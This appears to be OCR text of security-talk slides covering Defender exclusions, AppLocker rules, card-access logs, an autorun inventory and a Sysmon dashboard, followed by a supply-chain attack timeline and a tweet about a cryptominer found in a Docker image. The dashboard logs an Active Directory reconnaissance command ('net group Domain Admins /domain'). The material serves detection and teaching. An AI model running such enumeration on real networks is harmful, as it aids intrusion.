
Add or remove items that you want to exclude from Windows Defender Antivirus scans.

Program Files
Folder

Program Files (x86)
Folder


- Security Settings
  - Account Policies
  - Local Policies
    - Audit Policy
    - User Rights Assignment
    - Security Options
  - Windows Firewall with Advanced S
  - Network List Manager Policies
  - Public Key Policies
  - Software Restriction Policies
  - Application Control Policies
    - AppLocker
      - Executable Rules
      - Windows Installer Rules
      - Script Rules
      - Packaged app Rules

Action	User	Name	Condition	Exce
✓ Allow	Everyone	Program Files: VMWARE TOOLS signed by O=VMWARE, INC., L=PALO ALTO, S=...	Publisher	
✓ Allow	Everyone	Program Files: MICROSOFT VISUAL C++ 2012 REDISTRIBUTABLE (X64) - 11.0.610...	Publisher	
✓ Allow	Everyone	Program Files: NODE.JS signed by O=NODE.JS FOUNDATION, L=SAN FRANCISC...	Publisher	
✓ Allow	Everyone	Program Files: MICROSOFT SQL SERVER signed by O=MICROSOFT CORPORATI...	Publisher	
✓ Allow	Everyone	Program Files: MICROSOFT VISUAL STUDIO 2008 REMOTE DEBUGGER CD - ENU ...	Publisher	
✓ Allow	Everyone	Program Files: INTERNET EXPLORER signed by O=MICROSOFT CORPORATION, ...	Publisher	
✓ Allow	Everyone	Program Files (x86): MICROSOFT® WINDOWS® OPERATING SYSTEM signed by ...	Publisher	
✓ Allow	Everyone	Program Files (x86): MICROSOFT VISUAL C++ 2012 REDISTRIBUTABLE (X86) - 11....	Publisher	
✓ Allow	Everyone	Program Files (x86): JAVA(TM) PLATFORM SE 9 signed by O=ORACLE AMERICA,...	Publisher	
✓ Allow	Everyone	Program Files (x86): MICROSOFT SQL SERVER signed by O=MICROSOFT CORPO...	Publisher	
✓ Allow	Everyone	Program Files (x86): INTERNET EXPLORER signed by O=MICROSOFT CORPORAT...	Publisher	
✓ Allow	Everyone	Program Files (x86): GOOGLE UPDATE signed by O=GOOGLE INC, L=MOUNTAI...	Publisher	
✓ Allow	Everyone	Program Files (x86): GOOGLE CHROME signed by O=GOOGLE INC, L=MOUNTAI...	Publisher	
✓ Allow	Everyone	Program Files (x86): CISCO ANYCONNECT SECURE MOBILITY CLIENT signed by ...	Publisher	



Building Card Access Details

_time	DisplayName	CardHolderID	CardNumber	Description	LocationTagName	ConditionName
2017-03-20 14:01:26.300	[illegible]	[illegible]	[illegible]	T2-4 WEST SLIDING DOOR CR	Head Office Tower 2	GRANTED
2017-03-20 12:30:00.400	[illegible]	[illegible]	[illegible]	T2-4 WEST SLIDING DOOR CR	Head Office Tower 2	GRANTED
2017-03-20 11:52:30.300	[illegible]	[illegible]	[illegible]	T2-4 WEST SLIDING DOOR CR	Head Office Tower 2	GRANTED
2017-03-20 11:37:36.200	[illegible]	[illegible]	[illegible]	T2-4 WEST SLIDING DOOR CR	Head Office Tower 2	GRANTED
2017-03-20 10:11:02.700	[illegible]	[illegible]	[illegible]	T2-4 WEST SLIDING DOOR CR	Head Office Tower 2	GRANTED
2017-03-20 10:04:48.400	[illegible]	[illegible]	[illegible]	T2-4 WEST SLIDING DOOR CR	Head Office Tower 2	GRANTED
2017-03-20 08:55:34.400	[illegible]	[illegible]	[illegible]	T2-4 WEST SLIDING DOOR CR	Head Office Tower 2	GRANTED
2017-03-20 07:36:46.400	[illegible]	[illegible]	[illegible]	T2-4 WEST SLIDING DOOR CR	Head Office Tower 2	GRANTED




Question: Get AutoRun Program Details from all machines with Operating System containing "windows"

Items: 308 (10,087 total)

Live Updates: Off | 97% (100% available)

AutoRun Program Details

Entry	Category	Description	Publisher	Image Path	Version	MD5 Hash	Count ↓
adpahci	Drivers	Adaptec Windows SATA Storport D	Adaptec, Inc.	c:\windows\system32\drivers\adpa	1.6.6.1	0C676BC278D5B59FF5ABD57BBE	171
adpu320	Drivers	Adaptec StorPort Ultra320 SCSI Di	Adaptec, Inc.	c:\windows\system32\drivers\adpu	7.2.0.0	7C7B5EE4B7B822EC85321FE23A	171
aliide	Drivers	ALi mini IDE Driver	Acer Laboratories Inc.	c:\windows\system32\drivers\aliide	1.2.0.0	0D40BCF52EA90FC7DF2AEAB650	171
adp94xx	Drivers	Adaptec Windows SAS/SATA Storp	Adaptec, Inc.	c:\windows\system32\drivers\adp9	1.6.6.4	21E785EBD7DC90A06391141AAC	171
amdsata	Drivers	AHCI 1.2 Device Driver	Advanced Micro Devices	c:\windows\system32\drivers\amds	1.1.2.5	E7F4D42D8076EC60E21715CD11	171
aic78xx	Drivers	Adaptec Ultra SCSI miniport	Adaptec, Inc.	c:\windows\system32\drivers\djsvs	6.0.0.0	8B30250D573A8F6B4BD2319516	171
amdsbs	Drivers	AMD Technology AHCI Compatible	AMD Technologies Inc.	c:\windows\system32\drivers\amds	3.6.1540.127	EA43AF0C423FF267355F74E7A53	170
amdxata	Drivers	Storage Filter Driver	Advanced Micro Devices	c:\windows\system32\drivers\amdx	1.1.2.5	146459D2B08BFDCBFA856D9947	170
arcsas	Drivers	Adaptec SAS RAID WS03 Driver	Adaptec, Inc.	c:\windows\system32\drivers\arcsa	5.2.0.16119	5D6F36C46FD283AE1B57BD2E9F	169



Total Sysmon Events: 5,573 Count

Top 10 Parent Processes

event_data.ParentImage.keyword: Descending
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.e
C:\Windows\System32\net.exe
C:\Windows\System32\svchost.exe

Top 10 Processes

event_data.Image.keyword: Descending
C:\Windows\system32\svchost.exe
C:\Windows\system32\csrss.exe
C:\Program Files\VMware\VMware Tools\VMwareResolutionS
C:\Program Files\winlogbeat-5.2.1-windows-x86_64\winlogbe

Top 10 Command Line

event_data.CommandLine.keyword: Descending
"C:\Program Files\VMware\VMware Tools\VMwareResolutionSet.exe" 0 1 , 0 0 1920
"C:\Windows\system32\net.exe" group "Domain Admins" /domain
C:\Windows\system32\net1 group "Domain Admins" /domain
"C:\Program Files\VMware\VMware Tools\VMwareResolutionSet.exe" 0 1 , 0 0 1114

Top 10 Pipe Names

event_data.PipeName.keyword: Desc
\srvsvc
\wkssvc
\MsFteWds
\lsass

Top 10 Source Images

event_data.SourceImage.keyword: Descending	Coun
C:\Windows\System32\svchost.exe	93
C:\Program Files\Internet Explorer\iexplore.exe	64
C:\Windows\system32\svchost.exe	54
C:\Windows\system32\lsass.exe	31

Top 25 Images Loaded


event_data.ImageLoaded.keyword: Descending	Cour
C:\Windows\System32\drivers\vnetflt.sys	146
C:\Windows\System32\drivers\vsepflt.sys	146
C:\Windows\System32\imageres.dll	88
C:\Windows\System32\dbghelp.dll	32

Top 10 Registry Objects

event_data.TargetObject.keyword: Descending
HKEY_USERS\S-1-5-21-782132366-114303545-1085559006-11
HKLM\SOFTWARE\RegisteredApplications
HKLM\System\CurrentControlSet\Control\GraphicsDrivers\Cc
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Diagnc

Top 10 Files Created


event_data.TargetFilename.keyword: Descending
C:\ProgramData\winlogbeat\.winlogbeat.yml.new
C:\Users\cbrown\AppData\LocalLow\Microsoft\Internet Explo
C:\Windows\Prefetch\NET.EXE-DF44F913.pf
C:\Windows\Prefetch\VMWARERESOLUTIONSET.EXE-79C811D



Trends and patterns

attacks in the past year

Emergence of cryptocurrency payloads



Joël Perras
@jperras

A firewall exploited to install a docker container that spawns a BTC miner to steal CPU. What a time to be alive.

[dockmylife/memorytest] Report malicious image · Issue #1...
Hi all I would like to report this malicious image: https://hub.docker.com/r/dockmylife/memorytest/ It contains a miner for Monero. This got deployed on one of our servers whic...
github.com

7:11 AM - 7 Aug 2017

12 Retweets **15** Likes

2013
2015
2016
2017
2018
2019
SimDisk
Altair EvLog
GOM Media Player
Mint Linux
Transmission
Classic Shell & Audacity
Ask.com Partner Network
UltraEdit “Wily Supply”
HandBrake
PyPi 10 pkgs
MeDoc
npm 38 pkgs
Web Developer +8 Chrome extensions
Net-Sarang
Docker Hub
